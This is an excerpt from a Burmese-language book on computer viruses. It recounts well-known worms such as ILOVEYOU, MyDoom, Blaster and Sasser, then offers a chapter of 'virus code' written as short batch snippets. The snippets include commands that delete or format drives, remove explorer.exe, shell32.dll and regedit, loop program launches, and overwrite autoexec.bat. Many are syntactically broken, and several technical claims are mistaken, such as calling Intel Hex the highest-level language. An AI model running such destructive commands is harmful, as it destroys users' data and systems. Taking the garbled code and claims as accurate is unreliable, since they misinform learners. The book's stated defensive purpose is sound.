လုံခြုံစွာပုန်းအောင်းနေနိုင်ရန် ကွန်ပျူတာထိန်းချုပ်စနစ်တွေကိုဖွက်ထားခြင်း၊ ဖျက်လိုက်ခြင်းများပြုလုပ်ပါတယ်။ Anti-Virus Update ပုံမှန်ရှိတဲ့ကွန်ပျူတာဆိုလျှင် unserinit.exe ကိုမဖျက်သေးပဲ နှေးကွေးလာစေရန်သာလုပ်ဆောင်ပါလိမ့်မယ်။ အခွင့်သာတော့မှ unserinit.exe ကိုဖျက်ပါလိမ့်မယ်။

မြန်မာမှရေးသားတဲ့ Virus တွေအတော်များများကို နာမည်ကျော် Anti-Virus Scanner တွေပင် ခြေရာမခံမိပဲ ကွန်ပျူတာအတွင်းရောက်ရှိလာမှသာ အကြီးအကျယ်ဒုက္ခမပေးနိုင်ရန်ထိန်းထားနိုင်ပါတယ်။ မြန်မာမှာ ကွန်ပျူတာနည်းပညာတော်တတ်သူတွေသိပ်ကိုများပြားလာပါတယ်။ နိုင်ငံတကာမှနာမည်ကျော် Virus တွေကိုရယူပြီး Program Code ပြန်လည်ပြင်ဆင်ပြီး ပြန့်ပွားနိုင်အောင်လုပ်နိုင်ကြပါတယ်။

svchost Virus အကြောင်း (၂၀၀၉ ခုနှစ်)


Virus ကူးစက်နှုန်းအလွန်မြန်ဆန်လှပါတယ်။ ဝင်ရောက်လာသည်ကို Anti-Virus Update ပုံမှန်လုပ်တဲ့ကွန်ပျူတာတွေပင် မတားဆီးနိုင်ပါ။ ဝင်ရောက်နေပြီးမှသာ အချို့ Anti-Virus များက သတိပေးချက် ပြနိုင်ပါတယ်။ စာရေးသူစမ်းသပ်ချက်အရ Anti-Virus Program တွေမဖျက်နိုင်ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ System File အဖြစ် windows system တွေနဲ့အတူရောပါလုပ်ဆောင်နေလို့ပါ။ Virus လုပ်ဆောင်ချက်ကတော့ System Error အဖြစ် Flash Drive ကိုတောင်းဆိုပါတယ်။

လုံခြုံစွာပုန်းအောင်းနေနိုင်ရန် ကွန်ပျူတာထိန်းချုပ်စနစ်တွေကိုဖွက်ထားခြင်း၊ ဖျက်လိုက်ခြင်းများ ပြုလုပ်ပါတယ်။ Anti-Virus Update ပုံမှန်ရှိတဲ့ကွန်ပျူတာတွေပင် တဖြည်းဖြည်းနှေးကွေးလာပါလိမ့်မယ်။

ILOVEYOU Virus အကြောင်း (၂၀၀၀ ခုနှစ်)

Virus ဆိုပေမယ့် တကယ်ကတော့ worm တစ်မျိုးဖြစ်ပါတယ်။ Anti-Virus Program တွေကို ကျော်ဖြတ်ဝင်ရောက်လို့လာပါတယ်။ စာရေးသူကိုယ်တိုင်ခံစားခဲ့ရပါတယ်။ Norton Anti-Virus Program ကိုလိုင်စင်ဖားရှင်းနဲ့ထည့်ထားတာပါ။ ဒါပေမယ့်လည်း မရပါဘူး။ အရေးပါဖိုင်အတော်များများကို တိုက်ခိုက်ဖျက်ဆီးခြင်းခံလိုက်ရပါတယ်။


မြန်မာနိုင်ငံမှာသိပ်ဒုက္ခမပေးခဲ့ပေမယ့် နိုင်ငံရပ်ခြားတိုင်းပြည်တွေမှာအတော်ပင် ဒုက္ခပေးဖျက်ဆီးခဲ့ပါတယ်။ စာရေးသူကိုယ်တိုင် ထိုင်ငိုရမတတ်ခံစားခဲ့ရတဲ့ Virus ဖြစ်ပါတယ်။



LOVE Virus အကြောင်း (၂၀၀၈ ခုနှစ်)

ILOVEYOU Virus တဖန်ပြန်ထွက်လာတယ်လို့ဆိုရမယ်ထင်တယ်။ ပထမ ILOVEYOU Virus ကိုတော့အဆင့်မမှီခဲ့ပါဘူး။ ဒါပေမယ့်ဝင်ရောက်ပုံနှင့် မိမိကိုယ်မိမိကာကွယ်ပုံကတော့ စာရေးသူတွေ့ဖူးသမျှထဲမှာအကောင်းဆုံးပါပဲ။ ဝင်ရောက်ခံရတဲ့ကွန်ပျူတာမှ System32 အတွင်းရှိ ဖိုင်အတော်များများကို အောက်ပါပုံစံ Icon များပြောင်းလဲလိုက်ပါတယ်။


အဓိက .dll File တွေကို Icon ပြောင်းတာများပါတယ်။ Desktop ပေါ်မှ MyComputer ကိုလည်း မိန်းကလေးပုံ Icon ပြောင်းလိုက်ပါတယ်။မြန်မာမှ ရေးထားတယ်လို့ဆိုပါတယ်။ အချို့ Icon တွေကိုမြန်မာလို 'အရမ်းချစ်တယ်' လို့ဖော်ပြထားပါတယ်။



ဖန်တီးထားသောဖိုင်ကိုကွန်ပျူတာအတွင်းရောက်ရှိသည်နှင့် .exe File ကို .pif File အဖြစ် ပြောင်းလိုက်ပါတယ်။ Anti-Virus Scanner တွေကိုအကြောင်ရိုက်လိုက်တာပါ။ မြန်မာမှရေးထားတဲ့အတွက် Anti-Virus Scanner တွေမသိတာကတစ်မျိုး၊ နာမည်ပြောင်းပြီးလုပ်ဆောင်ချက်တွေပြုလုပ်တဲ့အတွက် Anti-Virus Scanner တွေနားလည်မှုလွဲသွားတာကတစ်မျိုးနဲ့ အတော်ပင်ဒုက္ခပေးခဲ့ပါတယ်။

MyDoom Worm Virus အကြောင်း (၂၀၀၄ ခုနှစ်)

MyDoom Virus ဟာနာမည်ကျော်ခဲ့ပြီး E-mail မှတစ်ဆင့်တိုက်ခိုက်ပါတယ်။ ပထမဦးစွာ E-mail Attach File အဖြစ် Zip နှင့်ပါလာပါတယ်။ အင်တာနက်လမ်းကြောင်းတွေကိုကောင်းကောင်း ဒုက္ခပေးခဲ့ပါတယ်။ အင်တာနက်လမ်းကြောင်းတွေပေါ်မှာ အလွန်လျှင်မြန်သောနှုန်းတွေနဲ့ပြန့်နှံ့ခဲ့တာ ၂၀၀၄ ခုနှစ်မှာ ဖျက်ဆီးနှုန်းအမြင့်ဆုံးမှတ်တမ်းရရှိခဲ့ပါတယ်။ အောက်ဖက်မှပုံကတော့ E-mail ဖြင့်ရောက်ရှိလာသော MyDoom ရဲ့ Zip File ဖြစ်ပါတယ်။




Blaster Worm Virus အကြောင်း (၂၀၀၃ ခုနှစ်)

Internet Server တွေကိုတိုက်ခိုက်ဖျက်ဆီးပိတ်ဆို့ခဲ့တဲ့နာမည်ကျော် Virus ဖြစ်ပါတယ်။ Microsoft Server System ထည့်သွင်းထားတဲ့ ကွန်ပျူတာServer တွေကိုအဓိကထားတိုက်ခိုက်ပါတယ်။ တိုက်ခိုက်ခံရတဲ့ Server တွေဟာအလွန်အမင်းလေးလံနှေးကွေးလာပါတယ်။ အောက်ဖက်မှပုံကတော့ တိုက်ခိုက်ခံရတဲ့အခါ ပေါ်လာတဲ့မျက်နှာစာဖြစ်ပါတယ်။ Server System တွေကိုအကောင်းဆုံးတိုက်ခိုက်နိုင်ခဲ့လို့ နာမည်ကျော်ခဲ့ပါတယ်။

Sasser Worm Virus အကြောင်း (၂၀၀၄ ခုနှစ်)

Internet လမ်းကြောင်းတွေပေါ်မှအလွယ်တကူ ကူးစက်ပြန့်နှံ့ခဲ့တဲ့ Virusဖြစ်ပါတယ်။ Firewall System တွေကိုပါဖြတ်ကျော်နိုင်ခဲ့ပါတယ်။ ဒါပေမယ့်လည်းသက်ဆိုးမရှည်ခဲ့ပါဘူး။ Virus Scanner တော်တော်များများက ရှာဖွေနိုင်တဲ့အတွက်ဒုက္ခသိပ်မပေးနိုင်ပါဘူး။ ဒါပေမယ့်လည်း Anti-Cover မရှိတဲ့ ကွန်ပျူတာတွေကတော့ ဝင်ရောက်လာသည်နှင့်ပြဿနာမျိုးစုံပေးပါတော့တယ်။


အောက်ပါပုံစံအတိုင်း Error Box တက်တက်လာပြီး ကွန်ပျူတာကို ပြန်ပိတ် (Shutdown) ဖို့သာ ညွှန်းနေပါလိမ့်မယ်။



Virus တွေအကြောင်းသာရှင်းပြနေရလျှင် ဒီတစ်အုပ်ကုန်သွားတဲ့အထိပြီးဆုံးမယ်မထင်ပါ။ ဒါကြောင့်နောက်ပိုင်းကဏ္ဍတွေမှာ ဆက်လက်ဖော်ပြထားပါတယ်။ Virus တွေဟာရေးသားသူပေါ်မူတည်ပြီး အဆင့်အတန်းမျိုးစုံဖြင့် ဆက်လက်ထွက်ပေါ်နေဦးမှာဖြစ်လို့ ယခုစာအုပ်မှာ အကောင်းဆုံးကာကွယ်နည်းတွေကိုအသေးစိတ်ရှင်းပြထားပါတယ်။

တစ်ခုတော့ရှိပါတယ်။ အလုံခြုံဆုံးဆိုတာတော့လုံးဝမရှိပါဘူး။ အကောင်းဆုံးကာကွယ်နိုင်တာပဲရှိပါတယ်။ ဒါကြောင့် အကောင်းဆုံးကာကွယ်ဖို့သာကြိုးစားကြတာပေါ့။ ရောဂါဆိုတာ ကြိုတင်ကာကွယ်ထားတဲ့အခါ ဝင်ရောက်ခဲ့လျှင်တောင်ဒုက္ခမပေးနိုင်ပါဘူး။

အခန်း (၄)
Virus ရေးသားဖန်တီးပုံများ



Virus များကိုဖန်တီးပုံအားလေ့လာခြင်း

ယခုရှင်းပြမယ့် Virus Program Code တွေကိုလေ့လာဖို့သက်သက်သာ ထည့်သွင်းဖော်ပြပေးလိုက်ရတာပါ။ စာရေးသူစာအုပ်ကိုအသုံးချပြီး Virus တခုခုကိုဖန်တီးနိုင်စေဖို့မရည်ရွယ်ပါဘူး။ လူအမျိုးမျိုးစိတ်အထွေထွေမို့ နားလည်ဖို့ကိုသာဦးစားပေးရေးသားထားပါတယ်။ ရှင်းရှင်းပြောရလျှင် စာရေးသူရေးပြထားတဲ့ Program Code တွေကိုအသုံးချမောင်းနှင်လို့မရစေရန်တစ်နေရာရာမှာ လျို့ဝှက်ချန်လှပ်ထားခဲ့ပါတယ်။

ဒီလိုလုပ်ရတာကိုက စာရေးသူစိတ်မကောင်းဖြစ်မိပါတယ်။ Virus Program အကြောင်းတွေကို အရှင်းဆုံးတွေရေးပြမှ Anti-Virus Program တွေကိုရေးသားဖို့စိတ်ကူးရှိတဲ့ မြန်မာလူငယ်တွေကို အထောက်အပံ့ပေးမှာပါ။ ဒါပေမယ့်လည်း ဆန်ကောင်းကြားကြွက်ချေးပါလာသလိုမျိုး Anti-Virus Program တွေရေးဖို့စိတ်ကူးမရှိပဲ Virus တွေရေးဖို့အထောက်အပံ့ဖြစ်သွားမယ်ဆိုလျှင် မြန်မာလူမျိုး နည်းပညာအဖျက်သမားတွေ ထပ်တိုးကုန်ပါမယ်။

အဖျက်လုပ်ငန်းစဉ်ကိုသိထားမှသာ စာဖတ်သူအနေဖြင့် မိမိကွန်ပျူတာကိုအကောင်းဆုံး ကာကွယ်နိုင်မှာဖြစ်သလို လမ်းကြောင်းများကိုလည်း နားလည်လာမှာပါ။ ယခုစာအုပ်ကို စတင်ပြုစုဖို့ ရည်ရွယ်မိစဉ်ကပင် စာရေးသူစိတ်ကူးခဲ့ပါတယ်။ Programming ဘာသာရပ်ကို လေ့လာနေသူများအား အထောက်အပံ့ဖြစ်စေလိုပါတယ်။ နည်းပညာကျောင်းသားများကို အထောက်အပံ့ဖြစ်စေလိုပါတယ်။ ကွန်ပျူတာစက်ပြင်လောကအတွက်လည်း ဒုက္ခဖြေရှင်းနည်းတွေကို သိရှိအသုံးချစေလိုပါတယ်။ မြန်မာဘာသာနည်းပညာစာအုပ်လောကမှာ မရှိသေးတဲ့ အထောက်အပံ့ကောင်းနည်းပညာစာအုပ်တစ်အုပ် ဖြစ်စေလိုပါတယ်။

ဒါ့ကြောင့် ယခုစာအုပ်ဟာ လူတန်းစားသုံးမျိုးဖြစ်တဲ့ -

(၁) နည်းပညာအသုံးချလုပ်ကိုင်နေသူများ

(၂) နည်းပညာစတင်လေ့လာနေသူများ

(၃) သာမန်အိမ်သုံးလူငယ်များ

အတွက်ဆိုပြီးအားလုံးနားလည်မယ့်ပုံစံဖြင့် ရေးသားထားပါတယ်။

စာဖတ်သူအနေဖြင့် တစ်စုံတရာကိုနားမလည်ခဲ့လျှင် စာရေးသူထံ E-mail ပို့ဆက်သွယ်နိုင်ပါတယ်။ အကူအညီလိုအပ်ခဲ့လျှင်လည်း E-mail ဖြင့်ဆက်သွယ်တောင်းခံနိုင်ပါတယ်။ ကူညီနိုင်တဲ့ ကိစ္စရပ်မျိုးဆိုလျှင် ကူညီရန် အမြဲအသင့်ရှိနေပါတယ်။

Virus Program Code


Virus Program Files တစ်ခုကို Notepad Software မှာပင်ရေးသားတည်ဆောက်နိုင်ပါတယ်။ ကျွမ်းကျင်သူများအတွက်ကတော့ Assembly, C, C++, VisualBasic, Java, JavaScript စသည့် Language တစ်ခုခုကိုအသုံးပြုတည်ဆောက်ပါတယ်။ စာရေးသူတို့ခေတ်အခါကတော့ Pascal Language ကိုလည်း အသုံးများပါတယ်။

အဆင့်မြင့်ဆုံး Language ဖြစ်တဲ့ Intel Hex Format Language ကိုတော့ တတ်ကျွမ်းသူအလွန်ပင် နည်းနေပါတယ်။ မရှိသလောက်ပင်ဖြစ်နေပါပြီ။

ယခုစတင်ရှင်းပြမယ့် Virus Code တွေကို လေ့လာနိုင်ဖို့သာဖော်ပြထားတဲ့အတွက် စာဖတ်သူ အနေဖြင့် စမ်းသပ်ရေးဆွဲလို့လုံးဝမရနိုင်ပါ။

shutdown -s

ဒီ Program Code ကတော့ ကွန်ပျူတာကို Shutdown ချလိုက်တဲ့နိုင်းစေချက်ဖြစ်ပါတယ်။ စာဖတ်သူကွန်ပျူတာထဲမှ Shutdown Icon ကိုသာမန် Program Code တွေနဲ့ သွားရောက်နှိပ်နိုင်းခြင်း မျိုးကိုလည်းရေးကြပါတယ်။ Shutdown Icon က C:\WINDOWS\system32 အောက်မှာရှိနေပါတယ်။



logoff -s

ဒီ Program Code ကတော့ ကွန်ပျူတာလက်ရှိသုံးနေတဲ့ User Account ကိုပိတ်လိုက်တဲ့ နိုင်းစေချက်ဖြစ်ပါတယ်။

ကွန်ပျူတာထဲမှ Visual Basic Program ကိုသုံးပြီးသွားရောက်နှိပ်နိုင်းခြင်းပြုနိုင်ပါတယ်။ Logoff Icon က C:\WINDOWS\system32 အောက်မှာပဲရှိနေပါတယ်။

```
:loop
start
goto loop
```


ဒီ Program Code ကတော့ Virus Code မဟုတ်ပေမယ့် ကွန်ပျူတာကိုအနှောက်အယှက်ပေးပါတယ်။ .bat file Format ဖြင့်သိမ်းရပါတယ်။ .bat တွေဟာအရေးပါဖိုင်အုပ်စုထဲမှာပါရှိလို့ ကွန်ပျူတာလုပ်ဆောင်ချက်များကိုကောင်းကောင်းထိန်းချုပ်နိုင်ပါတယ်။

```
DEL C:\ -y
DEL D:\ -y
FORMAT C:\ -y
```

ဒီ Program Code ကတော့အလွန်ပင်ရက်စက်လှတဲ့ Virus Code ပဲဖြစ်ပါတယ်။ တော်တော်ပင်အကြင်နာကင်းမဲ့သူတွေရေးသားတဲ့ Virus တွေမှာပါရှိပါတယ်။ ကွန်ပျူတာကိုအနှောက်အယှက်ပေးဖို့ထက်ဖျက်ဆီးဖို့ကိုအားသန်ပါတယ်။ System File ဖြစ်တဲ့ Autoexec.bat အဖြစ်ရေးလိုက်လျှင်အလွန်ပင်ဆိုးရွားတဲ့ Virus File တစ်ခုဖြစ်လာပါပြီ။

စာဖတ်သူသေချာလေ့လာကြည့်ပါ။ DEL ဆိုတာဖျက်ခိုင်းတာပါ။ FORMAT ကတော့လုံးဝကိုဖျက်လိုက်တာပါ။ ဘာအချက်အလက်မှကျန်မှာမဟုတ်တော့ပါဘူး။ ရက်ရက်စက်စက်ကို Windows စနစ်ထားတဲ့ Drive C ရော၊ အချက်အလက်သိမ်းကြတဲ့ Drive D ကိုပါဖျက်ခိုင်းထားပါတယ်။

-y ကတော့ Yes ကိုနှိပ်တာနဲ့အတူတူပါပဲ။ စာဖတ်သူမြင်ဖူးမယ်ထင်ပါတယ်။ ဖိုင်တစ်ခုခုကိုဖျက်တဲ့အခါ ပေါ်လာတဲ့ Confirm ---- Delete Massage Box ကို Yes အဖြစ်ဖြေလိုက်တာပါ။ စာဖတ်သူဖြေစရာမလိုအောင်လို့ တစ်ခါတည်းစီစဉ်ထားလိုက်ပါတယ်။



```
end shell32.dll
del shell32.dll
end explorer.exe
del explorer.exe
```

ဒီ Program Code ကတော့ Windows မတက်နိုင်အောင်ပြုလုပ်လိုက်တဲ့ Virus file တစ်ခုဖြစ်ပါတယ်။ C:\Windows\explorer.exe ကိုဖျက်စေတာပါ။ Windows စတင်ရန်မရှိမဖြစ်လိုအပ်တဲ့ ဖိုင်စနစ်များဖြစ်လို့အဖျက်ခံလိုက်ရလျှင် Windows တက်မလာတော့ပါ။

```
DEL C:\WINDOWS,SETUP
FORMAT C:\WINDOWS,SETUP
```

ဒီ Program Code ကလည်းရှေ့မှုကဲ့သို့ပါပဲ။ Windows မတက်နိုင်အောင်ပြုလုပ်လိုက်တဲ့ Virus file တစ်ခုဖြစ်ပါတယ်။ C:\Windows\Setup ကိုဖျက်စေတာပါ။ Windows တစ်ခုလုံးပြန်တင်မှသာ ရစေဖို့စီမံလိုက်တာပါ။

```
cd..
cd..
del c:*.*
y
```

ဒီ Program Code ကတော့ Drive C အတွင်းမှာရှိနေတာတွေအားလုံးကိုဖျက်ခိုင်းတဲ့ Virus Code တစ်ခုဖြစ်ပါတယ်။ cd ဆိုတာ CD Disk ကိုပြောတာမဟုတ်ပါဘူး။ Command Code တစ်မျိုးဖြစ်ပါတယ်။ *.* ကတော့ ရှိသမျှအကုန်ဘာမဆိုဖျက်ပါလို့ခိုင်းစေတာပါ။ y ကတော့ Confirm ---- Delete Massage Box ကို Yes အဖြစ်ပြေလိုက်တာပါ။

DEL C:\WINDOWS\REGEDIT.EXE

FORMAT C:\WINDOWS\REGEDIT.EXE

ဒီ Program Code ကတော့ Registry Editor မတက်နိုင်အောင်ပြုလုပ်လိုက်တဲ့ Code တစ်ခုဖြစ်ပါတယ်။ C:\Windows\Regedit.exe ကိုဖျက်စေတာပါ။ ဒီ့ထက်ပိုဆိုးစေဖို့ Registry ရဲ့မှတ်တမ်းထားတဲ့ Registry Data တွေကိုဖျက်နိုင်ပါသေးတယ်။ Registry Data တွေကိုဖျက်ခံရလျှင် ကွန်ပျူတာမတက်နိုင်တော့ပါဘူး။ တက်နိုင်တဲ့အတိုင်းအတာရှိခဲ့လျှင်လည်း Error တွေများစွာနဲ့ သိပ်မကြာခင်မှာပဲ ကွန်ပျူတာကိုရပ်သွားစေပါတယ်။

Head:msdos.C:/

Middle:delete.C:/

End:Quit.bat.C:/

ဒီ Program Code ကတော့ Computer တစ်ခုလုံးကိုဖျက်လိုက်တဲ့ Virus Code ဖြစ်ပါတယ်။ msdos.bat နဲ့ သိမ်းထားပြီး ကွန်ပျူတာအတွင်းရောက်ရှိသည်နှင့် အပြင်းထန်ဆုံးလုပ်ဆောင်ချက်ကို လုပ်ဆောင်စေပါတယ်။ System File ဖြစ်တဲ့ msdos.sys ပုံစံနဲ့ဝင်ရောက်လာတာပါ။ File format ပဲကွဲပြားနေပါတယ်။

start iexplore

start iexplore

ဒီ Program Code ကို ရေးပြီး iexplore.bat နဲ့ သိမ်းထားရပါတယ်။ start iexplorer ဆိုတဲ့စာကြောင်းရေများများထည့်လျှင် ကွန်ပျူတာတွင် Explorer Box တွေများများပွင့်လာပါတယ်။ ဥပမာ အကြောင်းတစ်ဆယ်ထည့်လျှင် Explorer Box ၁၀ ခုပွင့်လာမှာဖြစ်ပြီး ၁၀၀ထည့်ထားလျှင် Explorer Box ၁၀၀ အလိုအလျောက်ပွင့်လာပါလိမ့်မယ်။ လိုတာထက်ပိုဖွင့်မိတဲ့အတွက် ကွန်ပျူတာဟာလုံးဝရပ်ဆိုင်းသွားနိုင်ပါတယ်။ System File ပုံစံနဲ့ဝင်ရောက်လာတာပါ။

စိတ်အနှောင့်အယှက်ပေးတဲ့ Virus တွေမှာအသုံးများတာတွေ့ရပါတယ်။ ကွန်ပျူတာအကြောင်း နားလည်သူဆိုလျှင် အလွယ်တကူရှာဖွေပြီးဖျက်ပစ်လိုက်ပါက အနှောင့်အယှက်လုပ်ငန်းရပ်သွားပါတယ်။

```
SET COMSPEC=A:\WINDOWS\COMMAND.COM
SET windir=A:\WINDOWS
SET winbootdir=A:\WINDOWS
SET PATH=A:\WINDOWS;a:\WINDOWS\COMMAND
SET PROMPT=$p$g
SET TEMP=A:\WINDOWS\TEMP
SET TMP=A:\WINDOWS\TEMP
```

အလွန်ပင်ဒုက္ခပေးတဲ့ Program Code ပဲဖြစ်ပါတယ်။ အဆင့်မြင့် Virus Code တစ်ခုဖြစ်ပါတယ်။ autoexec.bat အဖြစ်သိမ်းထားပါတယ်။ System File ဖြစ်တဲ့ autoexec.bat File ကိုအထက်ပါပုံစံ လုပ်ဆောင်ချက်များဖြင့်ပြန်ပြင်လိုက်တာဖြစ်ပါတယ်။ အရှင်းဆုံးပြောရလျှင် System File နေရာမှာ အစားဝင်လိုက်တာပါ။ ကွန်ပျူတာစဖွင့်သည်နှင့် System File လမ်းကြောင်းများပြောင်းနေတဲ့အတွက် ပြဿနာမျိုးစုံကိုဖြစ်စေပါလိမ့်မယ်။

လက်ရှိ ကွန်ပျူတာ Virus အတော်များများမှာပါရှိတတ်တဲ့ Virus Code တွေဖြစ်ပါတယ်။ မူရင်း System File ဖြစ်တဲ့ autoexec.bat မှာညွှန်ကြားချက်များမပြည့်ထားတတ်ပါဘူး။ အလွတ်ထားတတ်ပါတယ်။ စာရေးသူတို့လက်ထက် DOS command တွေခေတ်စားချိန်ကတော့သုံးခဲ့ရပါတယ်။

အလိုအလျောက် command ကိုသုံးဖို့နိုင်းစေချက်တွေဖြည့်သွင်းထားပြီး စတင်ဖွင့်ရန်ပြဿနာရှိလာစေပါတယ်။ အထက်ပါ Code မျိုးကို Programming အပြင် ကွန်ပျူတာစက် လုပ်ဆောင်ချက်သဘောတရား ကျွမ်းကျင်သူများသာသုံးနိုင်ကြပါတယ်။

